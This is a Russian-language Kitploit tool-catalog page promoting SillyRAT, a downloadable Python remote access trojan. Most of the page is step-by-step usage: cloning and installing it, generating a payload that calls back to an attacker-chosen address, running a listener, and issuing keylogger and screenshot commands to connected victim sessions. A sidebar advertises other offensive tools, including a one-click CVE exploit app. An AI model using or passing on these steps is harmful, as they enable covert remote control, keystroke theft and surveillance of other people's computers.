Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
SillyRAT — RAT на Python 🐀 (Троян удаленного доступа) для получения обратной оболочки 🖥️ | Kitploit

Инструменты/GitHubGitHub/hash3lizer/sillyrat
Генерация полезной нагрузкиПост-эксплуатацияКомандование и УправлениеТроян Удаленного Доступа
GitHubhash3lizer/sillyrat

SillyRAT

RAT на Python 🐀 (Троян удаленного доступа) для получения обратной оболочки 🖥️
Репозиторий
937177643 лет назадПроверено Kitploit
Поделиться

SillyRAT
SillyRAT

platform: cross Python: 3 Release: v3.1 lisence

Кроссплатформенный многофункциональный RAT (Windows/Linux/Mac).

Начало работы

Описание

Кроссплатформенный RAT, написанный на чистом Python. RAT принимает команды с аргументами, чтобы либо выступать в роли сервера, принимающего подключения, либо в роли клиента/цели, устанавливающего соединение с сервером. Команда generate использует модуль pyinstaller для компиляции фактического полезного кода (payload). Таким образом, для создания файла полезной нагрузки для вашей платформы вам необходимо находиться на этой платформе во время генерации файла. Кроме того, вы также можете напрямую получить исходный файл.

Возможности

  • Встроенная оболочка для выполнения команд
  • Дамп системной информации, включая диски и ОЗУ
  • Модуль снятия скриншотов. Захватывает снимок экрана клиента.
  • Цикл подключений (будет продолжать попытки подключения к серверу)
  • В настоящее время используется кодировка BASE64.
  • Чистый Python
  • Кроссплатформенность. (Протестировано на Linux. Ошибки допускаются)
  • Включен исходный файл для тестирования
  • Python 3

Ожидается в будущем

  • Скрытное выполнение
  • Шифрование
  • Сохранение сессий с предыдущей попытки
  • Отправка уведомлений при подключении клиента

Установка

Инструмент протестирован на Parrot OS с Python 3.8. Выполните следующие шаги для установки:

$ git clone https://github.com/hash3liZer/SillyRAT.git
$ cd SillyRAT/
$ pip3 install -r requirements.txt

Документация

Генерация полезной нагрузки (Payload)

Вы можете получить файл полезной нагрузки двумя способами:

  • Исходный файл
  • Скомпилированный файл
Исходный файл должен оставаться одинаковым на всех платформах. Таким образом, вы можете сгенерировать его на одной платформе и использовать на другой. Получение исходного файла:
$ python3 server.py generate --address 134.276.92.1 --port 2999 --output /tmp/payload.py --source

Скомпилированная версия должна быть сгенерирована на соответствующей платформе. Например, вы не можете сгенерировать .exe файл на Linux. Вам необходимо находиться именно на Windows. Инструмент все еще тестируется. Поэтому все виды ошибок принимаются. Однако убедитесь, что вы открыли issue. Генерация скомпилированной версии для Linux:

$ python3 server.py generate --address 134.276.92.1 --port 2999 --output /tmp/filer

Замените ваш IP-адрес и порт в приведенных выше командах.

Запуск сервера

Сервер должен выполняться на Linux. Вы можете приобрести VPS или облачный сервер для подключений. Стоит отметить, что сервер не хранит сессии с предыдущего запуска. Поэтому весь прогресс будет потерян после завершения работы серверного приложения. Запуск вашего сервера:

$ python3 sillyrat.py bind --address 0.0.0.0 --port 2999

Подключения

Все подключения будут перечислены с помощью команды sessions:

$ sessions

Вы можете подключиться к целевой сессии с помощью команды connect и запустить одну из доступных команд:

$ connect ID
$ keylogger on
$ keylogger dump
$ screenshot

Справка

Получить список доступных команд:

$ help

Справка по конкретной команде:

$ help COMMAND

Поддержка

Twitter: @hash3liZer
Discord: TheFlash2k#0407

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    614
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    334
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    257
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    247

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →